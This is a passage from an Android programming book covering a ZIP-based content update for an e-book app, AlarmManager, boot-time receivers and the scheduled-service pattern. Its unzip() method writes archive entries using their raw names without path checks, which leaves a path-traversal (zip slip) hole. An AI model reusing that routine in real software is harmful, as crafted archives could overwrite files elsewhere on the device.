We create a `File` object pointing to where `DownloadManager` should have downloaded the file, and if the `File` exists, we send the command to `DownloadInstallService`.

## Step #7: Completing the DownloadInstallService

Now, we can unpack our downloaded ZIP file into the desired directory.

First, define three static data members to `DownloadInstallService`:

- `PREF_UPDATE_DIR`, the key in `SharedPreferences` where we will store the directory containing a copy of the book that `ModelFragment` should load from instead of our assets
- `PREF_PREV_UPDATE`, the key in `SharedPreferences` where we will store the directory containing the previous copy of the book that `ModelFragment` might presently be using, but can be safely deleted the next time it goes to load up the book contents
- `ACTION_UPDATE_READY`, the name of a broadcast `Intent` that we will use to alert our running `EmPubLiteActivity` that an update was completed and that we can now reload the book contents

```
  public static final String PREF_UPDATE_DIR="updateDir";
  public static final String PREF_PREV_UPDATE="previousUpdateDir";
  public static final String ACTION_UPDATE_READY=
      "com.commonsware.empublite.action.UPDATE_READY";
```

Next, replace our stub `onHandleIntent()` implementation in `DownloadInstallService` with the following:

```
  @Override
  protected void onHandleIntent(Intent intent) {
    SharedPreferences prefs=
        PreferenceManager.getDefaultSharedPreferences(this);
    String prevUpdateDir=prefs.getString(PREF_UPDATE_DIR, null);
    String pendingUpdateDir=
        prefs.getString(DownloadCheckService.PREF_PENDING_UPDATE, null);

    if (pendingUpdateDir != null) {
      File root=

Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS);
      File update=new File(root, DownloadCheckService.UPDATE_FILENAME);

      try {
        unzip(update, new File(pendingUpdateDir));
        prefs.edit().putString(PREF_PREV_UPDATE, prevUpdateDir)
              .putString(PREF_UPDATE_DIR, pendingUpdateDir).commit();
      }
      catch (IOException e) {
        Log.e(getClass().getSimpleName(), "Exception unzipping update",
              e);
      }

      update.delete();

      Intent i=new Intent(ACTION_UPDATE_READY);

      i.setPackage(getPackageName());
      sendOrderedBroadcast(i, null);
    }
```

```
    else {
      Log.e(getClass().getSimpleName(), "null pendingUpdateDir");
    }
  }
```

Here, we:

- Collect the current update directory (`PREF_UPDATE_DIR`) and the one that we should be unZIPping an update into (`PREF_PENDING_UPDATE`) from `SharedPreferences`
- Call a to-be-written `unzip()` method to unZIP the just-downloaded update into the desired destination directory
- Update `SharedPreferences` to indicate that the just-unZIPped copy is the update to be used from now on (`PREF_UPDATE_DIR`) and that the former update directory can be deleted (`PREF_PREV_UPDATE`)
- Delete the ZIP file, as it is no longer needed
- Send an `ACTION_UPDATE_READY` ordered broadcast, limited to our package via `setPackage()`, to let the activity know that our work is done

Finally, add the missing `unzip()` method to `DownloadInstallService`:

```
  private static void unzip(File src, File dest) throws IOException {
    InputStream is=new FileInputStream(src);
    ZipInputStream zis=new ZipInputStream(new BufferedInputStream(is));
    ZipEntry ze;

    dest.mkdirs();

    while ((ze=zis.getNextEntry()) != null) {
      byte[] buffer=new byte[8192];
      int count;
      FileOutputStream fos=
          new FileOutputStream(new File(dest, ze.getName()));
      BufferedOutputStream out=new BufferedOutputStream(fos);

      try {
        while ((count=zis.read(buffer)) != -1) {
          out.write(buffer, 0, count);
        }

        out.flush();
      }
      finally {
        fos.getFD().sync();
        out.close();
      }

      zis.closeEntry();
    }
```

```
    zis.close();
  }
```

This is a fairly standard Java unZIP-the-whole-ZIP-file implementation, though it does use the Android-recommended `sync()` approach to ensure that our disk writes are flushed.

## Step #8: Updating ModelFragment

`ModelFragment` needs to know to load our downloaded update, instead of assets, when that update is available. To that end, modify `doInBackground()` of the `ContentsLoadTask` inner class of `ModelFragment` to look like this:

```
    @Override
    protected Void doInBackground(Context... ctxt) {
      String updateDir=
          prefs.getString(DownloadInstallService.PREF_UPDATE_DIR, null);

      try {
        StringBuilder buf=new StringBuilder();
        InputStream json=null;

        if (updateDir != null && new File(updateDir).exists()) {
          json=
              new FileInputStream(new File(new File(updateDir),
                                           "contents.json"));
        }
        else {
          json=ctxt[0].getAssets().open("book/contents.json");
        }

        BufferedReader in=
            new BufferedReader(new InputStreamReader(json));
        String str;

        while ((str=in.readLine()) != null) {
          buf.append(str);
        }

        in.close();

        if (updateDir != null && new File(updateDir).exists()) {
          localContents=
              new BookContents(new JSONObject(buf.toString()),
                               new File(updateDir));
        }
        else {
          localContents=
              new BookContents(new JSONObject(buf.toString()));
```

```
      }
    }
    catch (Exception e) {
      this.e=e;
    }

    String prevUpdateDir=
        prefs.getString(DownloadInstallService.PREF_PREV_UPDATE, null);

    if (prevUpdateDir != null) {
      File toBeDeleted=new File(prevUpdateDir);

      if (toBeDeleted.exists()) {
        deleteDir(toBeDeleted);
      }
    }

    return(null);
  }
```

The differences are:

- We read the `PREF_UPDATE_DIR` preference out of `prefs`
- If the update directory is not `null` and that directory actually exists, we load the JSON out of it instead of out of assets
- If the update directory is not `null` and that directory actually exists, we tell the `BookContents` to use that directory instead of assets
- We see if there is a value for `PREF_PREV_UPDATE`, and if the value and the pointed-to directory exists, we delete that directory using a to-be-implemented `deleteDir()` method

This requires revisions to the data members, constructor, and `getChapterFile()` method of `BookContents`, to support a new `updateDir` value:

```
package com.commonsware.empublite;

import android.net.Uri;
import java.io.File;
import org.json.JSONArray;
import org.json.JSONObject;

public class BookContents {
  JSONObject raw=null;
  JSONArray chapters;
  File updateDir=null;

  BookContents(JSONObject raw) {
    this(raw, null);
  }
```

```
  BookContents(JSONObject raw, File updateDir) {
    this.raw=raw;
    this.updateDir=updateDir;
    chapters=raw.optJSONArray("chapters");
  }

  int getChapterCount() {
    return(chapters.length());
  }

  String getChapterFile(int position) {
    JSONObject chapter=chapters.optJSONObject(position);

    if (updateDir != null) {
      return(Uri.fromFile(new File(updateDir,
chapter.optString("file"))).toString());
    }

    return("file:///android_asset/book/"+chapter.optString("file"));
  }

  String getTitle() {
    return(raw.optString("title"));
  }
}
```

This also requires that we add the `deleteDir()` method to `ModelFragment`:

```
  private static boolean deleteDir(File dir) {
    if (dir.exists() && dir.isDirectory()) {
      File[] children=dir.listFiles();

      for (File child : children) {
        boolean ok=deleteDir(child);

        if (!ok) {
          return(false);
        }
      }
    }

    return(dir.delete());
  }
```

Also, we now have a dependency: `ContentsLoadTask` needs the preferences that are loaded by `PrefsLoadTask`. Hence, we can no longer launch these in parallel, but instead must wait on executing the `ContentsLoadTask` until after `PrefsLoadTask` is done. This is a surprisingly simple change to `deliverModel()` in `ModelFragment`, converting the `if (contents == null && contentsTask == null)` check to be an `else if`, chaining to the previous `if`:

```
synchronized private void deliverModel() {
  if (prefs != null && contents != null) {
    ((EmPubLiteActivity)getActivity()).setupPager(prefs, contents);
  }
  else {
    if (prefs == null && prefsTask == null) {
      prefsTask=new PrefsLoadTask();
      executeAsyncTask(prefsTask,
                       getActivity().getApplicationContext());
    }
    else if (contents == null && contentsTask == null) {
      contentsTask=new ContentsLoadTask();
      executeAsyncTask(contentsTask,
                       getActivity().getApplicationContext());
    }
  }
}
```

# Step #9: Adding a BroadcastReceiver to EmPubLiteActivity

We also need to catch that broadcast from `DownloadInstallService` and arrange to reload our book contents once the update is complete.

To do this, in `ModelFragment`, move the contents of the `else if` block in `deliverModel()` to a separate method, named `updateBook()`:

```
void updateBook() {
  contentsTask=new ContentsLoadTask();
  executeAsyncTask(contentsTask,
                   getActivity().getApplicationContext());
}
```

Then, have `deliverModel()` use `updateBook()`:

```
synchronized private void deliverModel() {
  if (prefs != null && contents != null) {
    ((EmPubLiteActivity)getActivity()).setupPager(prefs, contents);
  }
  else {
    if (prefs == null && prefsTask == null) {
      prefsTask=new PrefsLoadTask();
      executeAsyncTask(prefsTask,
                       getActivity().getApplicationContext());
    }
    else if (contents == null && contentsTask == null) {
      updateBook();
    }
```

```
    }
  }
```

In EmPubLiteActivity, add a BroadcastReceiver data member named onUpdate that will call updateBook() on the ModelFragment, then abort the ordered broadcast:

```
  private BroadcastReceiver onUpdate=new BroadcastReceiver() {
    public void onReceive(Context ctxt, Intent i) {
      model.updateBook();
      abortBroadcast();
    }
  };
```

Then, register that receiver in onResume() of EmPubLiteActivity, by adding these lines at the end of onResume():

```
    IntentFilter f=
        new IntentFilter(DownloadInstallService.ACTION_UPDATE_READY);

    f.setPriority(1000);
    registerReceiver(onUpdate, f);
```

We are setting the priority to be 1000 in preparation for an upcoming tutorial.

Finally, unregister that receiver by adding the following line to the top of onPause():

```
    unregisterReceiver(onUpdate);
```

We have one lingering problem: our BroadcastReceiver is referring to a model data member that does not exist. That is our ModelFragment. Heretofore, we have not needed to call ModelFragment from EmPubLiteActivity, but now we do, in order to have ModelFragment reload the book.

So, add a model data member to EmPubLiteActivity:

```
  private ModelFragment model=null;
```

Then, adjust the onCreate() implementation in EmPubLiteActivity to assign a value to model, whether we create a new ModelFragment or access the one we created earlier when the activity was first created:

```
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if (getSupportFragmentManager().findFragmentByTag(MODEL)==null) {
      model=new ModelFragment();
```

```
      getSupportFragmentManager().beginTransaction().add(model, MODEL)
                                  .commit();
    }
    else {
      model=
          (ModelFragment)getSupportFragmentManager().findFragmentByTag(MODEL);
    }

    setContentView(R.layout.main);
    pager=(ViewPager)findViewById(R.id.pager);
  }
```

We also have one other tweak to make. `ContentsAdapter` used to have the responsibility of adding the `file:///android_asset/book/` to the path returned by `BookContents`. That is no longer valid, as `BookContents` returns the full path (whether local or to an asset). So, change `getItem()` in `ContentsAdapter` to be:

```
  @Override
  public Fragment getItem(int position) {
    return(SimpleContentFragment.newInstance(contents.getChapterFile(position)));
  }
```

At this point, if you build and run the app, you will see the update action bar item (looks like a floppy disk):





*Figure 178: The New Action Bar Item*

Pressing that and waiting a moment should cause your book to be updated with new contents downloaded from the Internet:


*Figure 179: The Updated Content*

## Step #10: Discussing the Flaws

The tutorials in this book are not meant to be production-grade code. That being said, the approaches we are taking in this specific tutorial are weaker than usual.

Notably, the way we have set up `DownloadCompleteReceiver` will cause it to receive broadcasts for any use of `DownloadManager`. There is no good way to have `DownloadManager` only tell *us* about *our* downloads. However, we could use some more advanced techniques to have `DownloadCompleteReceiver` be disabled except during the window of time when we are performing the actual download.

We also do not take any steps to limit the downloads. If the user taps the action bar item twice, we might happily kick off two downloads.

## In Our Next Episode…

… we will update the book's contents ourselves, periodically in the background.

# AlarmManager and the Scheduled Service Pattern

Many applications have the need to get control every so often to do a bit of work. And, many times, those applications need to get control in the background, regardless of what the user may be doing (or not doing) at the time.

The solution, in most cases, is to use `AlarmManager`, which is roughly akin to `cron` on Linux and OS X and Scheduled Tasks in Windows. You teach `AlarmManager` when you want to get control back, and `AlarmManager` will give you control at that time.

## Scenarios

The two main axes to consider with scheduled work is frequency and foreground (vs. background).

If you have an activity that needs to get control every second, the simplest approach is to use a `postDelayed()` loop, scheduling a `Runnable` to be invoked after a certain delay, where the `Runnable` reschedules itself to be invoked after the delay in addition to doing some work:

```
public void onCreate(Bundle icicle) {
  // other work here

  someWidget.postDelayed(everySecond, 1000);
}

Runnable everySecond=new Runnable() {
  public void run() {
    // do periodic work
    anyOldWidget.postDelayed(everySecond, 1000);
```

```
  }
};
```

This has the advantages of giving you control back on the main application thread and avoiding the need for any background threads.

On the far other end of the spectrum, you may need to get control on a somewhat slower frequency (e.g., every 15 minutes), and do so in the background, even if nothing of your app is presently running. You might need to poll some Web server for new information, such as downloading updates to an RSS feed. This is the scenario that `AlarmManager` excels at. While `postDelayed()` works *inside* your process (and therefore does not work if you no longer have a process), `AlarmManager` maintains its schedule *outside* of your process. Hence, it can arrange to give you control, even if it has to start up a new process for you along the way.

# Options

There are a variety of things you will be able to configure about your scheduled alarms with `AlarmManager`.

## Wake Up… Or Not?

The biggest one is whether or not the scheduled event should wake up the device.

A device goes into a sleep mode shortly after the screen goes dark. During this time, nothing at the application layer will run, until something wakes up the device. Waking up the device does not necessarily turn on the screen — it may just be that the CPU starts running your process again.

If you choose a “wakeup”-style alarm, Android will wake up the device to give you control. This would be appropriate if you need this work to occur even if the user is not actively using the device, such as your app checking for critical email messages in the middle of the night. However, it does drain the battery some.

Alternatively, you can choose an alarm that will not wake up the device. If your desired time arrives and the device is asleep, you will not get control until something else wakes up the device.

## Repeating… Or Not?

You can create a "one-shot" alarm, to get control once at a particular time in the future. Or, you can create an alarm that will give you control periodically, at a fixed period of your choice (e.g., every 15 minutes).

If you need to get control at multiple times, but the schedule is irregular, use a "one-shot" alarm for the nearest time, where you do your work *and* schedule a "one-shot" alarm for the next-nearest time. This would be appropriate for scenarios like a calendar application, where you need to let the user know about upcoming appointments, but the times for those appointments may not have any fixed schedule.

However, for most polling operations (e.g., checking for new messages every NN minutes), a repeating alarm will typically be the better answer.

## Inexact… Or Not?

If you do choose a repeating alarm, you will have your choice over having (relatively) precise control over the timing of event or not.

If you choose an "inexact" alarm, while you will provide Android with a suggested time for the first event and a period for subsequent events, Android reserves the right to shift your schedule somewhat, so it can process your events and others around the same time. This is particularly important for "wakeup"-style alarms, as it is more power-efficient to wake up the device fewer times, so Android will try to combine multiple apps' events to be around the same time to minimize the frequency of waking up the device.

However, inexact alarms are annoying to test and debug, simply because you do not have control over when they will be invoked. Hence, during development, you might start with an exact alarm, then switch to inexact alarms once most of your business logic is debugged.

## Absolute Time… Or Not?

As part of the alarm configuration, you will tell Android when the event is to occur (for one-shot alarms) or when the event is to *first* occur (for repeating alarms). You can provide that time in one of two ways:

- An absolute "real-time clock" time (e.g., 4am tomorrow), or
- A time relative to now

For most polling operations, particularly for periods more frequent than once per day, specifying the time relative to now is easiest. However, some alarms may need to tie into "real world time", such as alarm clocks and calendar alerts — for those, you will need to use the real-time clock (typically by means of a Java `Calendar` object) to indicate when the event should occur.

### What Happens (Or Not???)

And, of course, you will need to tell Android what to do when each of these timer events occurs. You will do that in the form of supplying a `PendingIntent`. First mentioned in the chapter on services, a `PendingIntent` is a `Parcelable` object, one that indicates an operation to be performed upon an `Intent`:

- start an activity
- start a service
- send a broadcast

While the service chapter discussed an Android activity using `createPendingResult()` to craft such a `PendingIntent`, that is usually not very useful for `AlarmManager`, as the `PendingIntent` will only be valid so long as the activity is in the foreground. Instead, there are static factory methods on `PendingIntent` that you will use instead (e.g., `getBroadcast()` to create a `PendingIntent` that calls `sendBroadcast()` on a supplied `Intent`).

## A Simple Example

A trivial sample app using `AlarmManager` can be found in `AlarmManager/Simple`.

This application consists of a single activity, `SimpleAlarmDemoActivity`, that will both set up an alarm schedule and respond to alarms:

```
package com.commonsware.android.alarm;

import android.app.Activity;
import android.app.AlarmManager;
import android.app.PendingIntent;
import android.content.Intent;
import android.os.Bundle;
import android.os.SystemClock;
```

```
import android.widget.Toast;

public class SimpleAlarmDemoActivity extends Activity {
  private static final int ALARM_ID=1337;
  private static final int PERIOD=5000;
  private PendingIntent pi=null;
  private AlarmManager mgr=null;

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    mgr=(AlarmManager)getSystemService(ALARM_SERVICE);
    pi=createPendingResult(ALARM_ID, new Intent(), 0);
    mgr.setRepeating(AlarmManager.ELAPSED_REALTIME,
                     SystemClock.elapsedRealtime() + PERIOD, PERIOD, pi);
  }

  @Override
  public void onDestroy() {
    mgr.cancel(pi);

    super.onDestroy();
  }

  @Override
  protected void onActivityResult(int requestCode, int resultCode,
                                  Intent data) {
    if (requestCode == ALARM_ID) {
      Toast.makeText(this, R.string.toast, Toast.LENGTH_SHORT).show();
    }
  }
}
```

In `onCreate()`, in additional to setting up the "hello, world"-ish UI, we:

- Obtain an instance of `AlarmManager`, by calling `getSystemService()`, asking for the `ALARM_SERVICE`, and casting the result to be an `AlarmManager`
- Create a `PendingIntent` by calling `createPendingResult()`, supplying an empty `Intent` as our "result" (since we do not really need it here)
- Calling `setRepeating()` on `AlarmManager`

The call to `setRepeating()` is a bit complex, taking four parameters:

1. The type of alarm we want, in this case `ELAPSED_REALTIME`, indicating that we want to use a relative time base for when the first event should occur (i.e., relative to now) and that we do not need to wake up the device out of any sleep mode

2. The time when we want the first event to occur, in this case specified as a time delta in milliseconds (`PERIOD`) added to "now" as determined by `SystemClock.elapsedRealtime()` (the number of milliseconds since the device was last rebooted)
3. The number of milliseconds to occur between events
4. The `PendingIntent` to invoke for each of these events

When the event occurs, since we used `createPendingResult()` to create the `PendingIntent`, our activity gets control in `onActivityResult()`, where we simply display a `Toast` (if the event is for our alarm's request ID). This continues until the activity is destroyed (e.g., pressing the BACK button), at which time we `cancel()` the alarm, supplying a `PendingIntent` to indicate which alarm to cancel. While here we use the same `PendingIntent` object as we used for scheduling the alarm, that is not required — it merely has to be an *equivalent* `PendingIntent`, meaning:

- The `Intent` inside the `PendingIntent` matches the scheduled alarm's `Intent`, in terms of component, action, data (`Uri`), MIME type, and categories
- The ID of the `PendingIntent` (here, `ALARM_ID`) must also match

Running this simply brings up a `Toast` every five seconds until you BACK out of the activity.

# The Four Types of Alarms

In the above sample, we used `ELAPSED_REALTIME` as the type of alarm. There are three others:

- `ELAPSED_REALTIME_WAKEUP`
- `RTC`
- `RTC_WAKEUP`

Those with `_WAKEUP` at the end will wake up a device out of sleep mode to execute the `PendingIntent` — otherwise, the alarm will wait until the device is awake for other means.

Those that begin with `ELAPSED_REALTIME` expect the second parameter to `setRepeating()` to be a timestamp based upon `SystemClock.elapsedRealtime()`. Those that begin with `RTC`, however, expect the second parameter to be based upon `System.currentTimeMillis()`, the classic Java "what is the current time in milliseconds since the Unix epoch" method.

# When to Schedule Alarms

The sample, though, begs a bit of a question: when are we supposed to set up these alarms? The sample just does so in `onCreate()`, but is that sufficient?

For most apps, the answer is "no". Here are the three times that you will need to ensure that your alarms get scheduled:

## When User First Runs Your App

When your app is first installed, none of your alarms are set up, because your code has not yet run to schedule them. There is no means of setting up alarm information in the manifest or something that might automatically kick in.

Hence, you will need to schedule your alarms when the user first runs your app.

As a simplifying measure — and to cover another scenario outlined below — you might be able to simply get away with scheduling your alarms *every* time the user runs your app, as the sample app shown above does. This works for one-shot alarms (using `set()`) and for alarms with short polling periods, and it works because setting up a new alarm schedule for an equivalent `PendingIntent` will replace the old schedule. However, for repeating alarms with slower polling periods, it may excessively delay your events. For example, suppose you have an alarm set to go off every day 24 hours, and the user happens to run your app 5 minutes before the next event was to occur — if you blindly reschedule the alarm, instead of going off in 5 minutes, it might not go off for another 24 hours.

There are more sophisticated approaches for this (e.g., using a `SharedPreferences` value to determine if your app has run before or not).

## On Boot

The alarm schedule for alarm manager is wiped clean on a reboot, unlike `cron` or Windows Scheduled Tasks. Hence, you will need to get control at boot time to re-establish your alarms, if you want them to start up again after a reboot. We will examine this process a bit later in this chapter.

### After a Force-Stop

There are other events that could cause your alarms to become unscheduled. The best example of this is if the user goes into the Settings app and presses "Force Stop" for your app. At this point, on Android 3.1+, nothing of your code will run again, until the user manually launches some activity of yours.

If you are rescheduling your alarms every time your app runs, this will be corrected the next time the user launches your app. And, by definition, you cannot do anything until the user runs one of your activities, anyway.

If you are trying to avoid rescheduling your alarms on each run, though, you have a couple of options.

One is to record the time when your alarm-triggered events occur, each time they occur, such as by updating a `SharedPreference`. When the user launches one of your activities, you check the last-event time — if it was too long ago (e.g., well over your poling period), you assume that the alarm had been canceled, and you reschedule it.

Another is to rely on `FLAG_NO_CREATE`. You can pass this as a parameter to any of the `PendingIntent` factory methods, to indicate that Android should only return an *existing* `PendingIntent` if there is one, and not create one if there is not:

```
PendingIntent pi=PendingIntent.getBroadcast(ctxt, 0, i,
PendingIntent.FLAG_NO_CREATE);
```

If the `PendingIntent` is `null`, your alarm has been canceled — otherwise, Android would already have such a `PendingIntent` and would have returned it to you. This feels a bit like a side-effect, so we cannot rule out the possibility that, in future versions of Android, this technique could result in false positives (`null` `PendingIntent` despite the scheduled alarm) or false negatives (non-`null` `PendingIntent` despite a canceled alarm).

## Get Moving, First Thing

If you want to establish your alarms at boot time, to cope with a reboot wiping out your alarm schedule, you will need to arrange to have a `BroadcastReceiver` get control at boot time.

## The Permission

In order to be notified when the device has completed is system boot process, you will need to request the `RECEIVE_BOOT_COMPLETED` permission. Without this, even if you arrange to receive the boot broadcast Intent, it will not be dispatched to your receiver.

As the Android documentation describes it:

> Though holding this permission does not have any security implications, it can have a negative impact on the user experience by increasing the amount of time it takes the system to start and allowing applications to have themselves running without the user being aware of them. As such, you must explicitly declare your use of this facility to make that visible to the user.

## The Receiver Element

There are two ways you can receive a broadcast `Intent`. One is to use `registerReceiver()` from an existing `Activity`, `Service`, or `ContentProvider`. The other is to register your interest in the `Intent` in the manifest in the form of a `<receiver>` element:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1"
          android:versionName="1.0"
          package="com.commonsware.android.sysevents.boot"
          xmlns:android="http://schemas.android.com/apk/res/android">

  <uses-sdk android:minSdkVersion="3"
            android:targetSdkVersion="6" />
  <supports-screens android:largeScreens="false"
                    android:normalScreens="true"
                    android:smallScreens="false" />
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
  <application android:icon="@drawable/cw"
               android:label="@string/app_name">
    <receiver android:name=".OnBootReceiver">
      <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
      </intent-filter>
    </receiver>
  </application>
</manifest>
```

The above AndroidManifest.xml, from the SystemEvents/OnBoot sample project, shows that we have registered a broadcast receiver named OnBootReceiver, set to be given control when the android.intent.action.BOOT_COMPLETED Intent is broadcast.

In this case, we have no choice but to implement our receiver this way — by the time any of our other components (e.g., an Activity) were to get control and be able to call registerReceiver(), the BOOT_COMPLETED Intent will be long gone.

## The Receiver Implementation

Now that we have told Android that we would like to be notified when the boot has completed, and given that we have been granted permission to do so by the user, we now need to actually do something to receive the Intent. This is a simple matter of creating a BroadcastReceiver, such as seen in the OnBootCompleted implementation shown below:

```
package com.commonsware.android.sysevents.boot;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.util.Log;

public class OnBootReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(Context context, Intent intent) {
    Log.d("OnBootReceiver", "Hi, Mom!");
  }
}
```

A BroadcastReceiver is not a Context, and so it gets passed a suitable Context object in onReceive() to use for accessing resources and the like. The onReceive() method also is passed the Intent that caused our BroadcastReceiver to be created, in case there are "extras" we need to pull out (none in this case).

In onReceive(), we can do whatever we want, subject to some limitations:

- We are not a Context, like an Activity, so we cannot directly modify the UI
- If we want to do anything significant, it is better to delegate that logic to a service that we start from here (e.g., calling startService() on the supplied Context) rather than actually doing it here, since BroadcastReceiver implementations need to be fast

- We cannot start any background threads, directly or indirectly, since the `BroadcastReceiver` gets discarded as soon as `onReceive()` returns

In this case, we simply log the fact that we got control.

To test this, install it on an emulator (or device), shut down the emulator, then restart it.

### New Behavior With Android 3.1

It used to be that Android applications registering a `BOOT_COMPLETED` `BroadcastReceiver` would get control at boot time. Starting with Android 3.1, that may or may not occur.

If you install an application that registers a `BOOT_COMPLETED` receiver, and simply restart the Android 3.1 device, the receiver does not get control at boot time. It appears that the user has to start up an activity in that application first (e.g., from the launcher) before Android will deliver a `BOOT_COMPLETED` `Intent` to that application.

Google has long said that users should launch an activity from the launcher first, before that application can go do much. Preventing `BOOT_COMPLETED` from being delivered until the first activity is launched is a logical extension of the same argument.

Most apps will be OK with this change. For example, if your boot receiver is there to establish an `AlarmManager` schedule, you also needed to establish that schedule when the app is first run, so the user does not have to reboot their phone just to set up your alarms. That pattern does not change – it is just that if the user happens to reboot the phone, it will not set up your alarms, until the user runs one of your activities.

## Archetype: Scheduled Service Polling

Given that we now know how to get control at boot time, we can return our attention to `AlarmManager`

The classic `AlarmManager` scenario is where you want to do a chunk of work, in the background, on a periodic basis. This is fairly simple to set up in Android, though perhaps not quite as simple as you might think.

## The Main Application Thread Strikes Back

When an `AlarmManager`-triggered event occurs, it is very likely that your application is not running. This means that the `PendingIntent` is going to have to start up your process to have you do some work. Since everything that a `PendingIntent` can do intrinsically gives you control on your main application thread, you are going to have to determine how you want to move your work to a background thread.

One approach is to use a `PendingIntent` created by `getService()`, and have it send a command to an `IntentService` that you write. Since `IntentService` does its work on a background thread, you can take whatever time you need, without interfering with the behavior of the main application thread. This is particularly important when:

- The `AlarmManager`-triggered event happens to occur when the user happens to have one of your activities in the foreground, so you do not freeze the UI, or
- You want the same business logic to be executed on demand by the user, such as via an action bar item, as once again you do not want to freeze the UI

## Examining a Sample

An incrementally-less-trivial sample app using `AlarmManager` for the scheduled service pattern can be found in `AlarmManager/Scheduled`.

This application consists of three components: a `BroadcastReceiver`, a `Service`, and an `Activity`.

This sample demonstrates scheduling your alarms at two points in your app:

- At boot time
- When the user runs the activity

For the boot-time scenario, we need a `BroadcastReceiver` set up to receive the `ACTION_BOOT_COMPLETED` broadcast, with the appropriate permission. So, we set that up, along with our other components, in the manifest:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.schedsvc"
  android:versionCode="1"
```

```
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <activity
      android:name=".ScheduledServiceDemoActivity"
      android:label="@string/app_name"
      android:theme="@android:style/Theme.NoDisplay">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>

    <receiver android:name="PollReceiver">
      <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
      </intent-filter>
    </receiver>

    <service android:name="ScheduledService">
    </service>
  </application>

</manifest>
```

The `PollReceiver` has its `onReceive()` method, to be called at boot time, which delegates its work to a `scheduleAlarms()` static method, so that logic can also be used by our activity:

```
package com.commonsware.android.schedsvc;

import android.app.AlarmManager;
import android.app.PendingIntent;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.SystemClock;

public class PollReceiver extends BroadcastReceiver {
  private static final int PERIOD=5000;

  @Override
  public void onReceive(Context ctxt, Intent i) {
    scheduleAlarms(ctxt);
```

```
  }

  static void scheduleAlarms(Context ctxt) {
    AlarmManager mgr=
        (AlarmManager)ctxt.getSystemService(Context.ALARM_SERVICE);
    Intent i=new Intent(ctxt, ScheduledService.class);
    PendingIntent pi=PendingIntent.getService(ctxt, 0, i, 0);

    mgr.setRepeating(AlarmManager.ELAPSED_REALTIME,
                     SystemClock.elapsedRealtime() + PERIOD, PERIOD, pi);
  }
}
```

The `scheduleAlarms()` method retrieves our `AlarmManager`, creates a `PendingIntent` designed to call `startService()` on our `ScheduledService`, and schedules an exact repeating alarm to have that command be sent every five seconds.

The `ScheduledService` itself is the epitome of "trivial", simply logging a message to LogCat on each command:

```
package com.commonsware.android.schedsvc;

import android.app.IntentService;
import android.content.Intent;
import android.util.Log;

public class ScheduledService extends IntentService {
  public ScheduledService() {
    super("ScheduledService");
  }

  @Override
  protected void onHandleIntent(Intent intent) {
    Log.d(getClass().getSimpleName(), "I ran!");
  }
}
```

That being said, because this is an `IntentService`, we could do much more in `onHandleIntent()` and not worry about tying up the main application thread.

Our activity — `ScheduledServiceDemoActivity` — is set up with `Theme.NoDisplay` in the manifest, never calls `setContentView()`, and calls `finish()` right from `onCreate()`. As a result, it has no UI. It simply calls `scheduleAlarms()` and raises a `Toast` to indicate that the alarms are indeed scheduled:

```
package com.commonsware.android.schedsvc;

import android.app.Activity;
import android.os.Bundle;
```

```
import android.widget.Toast;

public class ScheduledServiceDemoActivity extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    PollReceiver.scheduleAlarms(this);

    Toast.makeText(this, R.string.alarms_scheduled, Toast.LENGTH_LONG)
         .show();
    finish();
  }
}
```

On Android 3.1+, we also need this activity to move our application out of the stopped state and allow that boot-time `BroadcastReceiver` to work.

If you run this app on a device or emulator, after seeing the `Toast`, messages will appear in LogCat every five seconds, even though you have no activity running.

# Staying Awake at Work

The sample shown above works... most of the time.

However, it has a flaw: the device might fall asleep before our service can complete its work, if we woke it up out of sleep mode to process the event.

To understand where this flaw would appear, and to learn how to address it, we need to think a bit more about the event flows and timing of the code we are executing.

## Mind the Gap

For a `_WAKEUP`-style alarm, Android makes precisely one guarantee: *if* the `PendingIntent` supplied to `AlarmManager` for the alarm is one created by `getBroadcast()` to send a broadcast `Intent`, Android will ensure that the device will stay awake long enough for `onReceive()` to be completed. Anything beyond that is not guaranteed.

In the sample shown above, we are not using `getBroadcast()`. We are taking the more straightforward approach of sending the command directly to the service via a `getService()` `PendingIntent`. Hence, Android makes no guarantees about what happens after `AlarmManager` wakes up the device, and the device could fall back asleep before our `IntentService` completes processing of `onHandleIntent()`.

## The WakefulIntentService

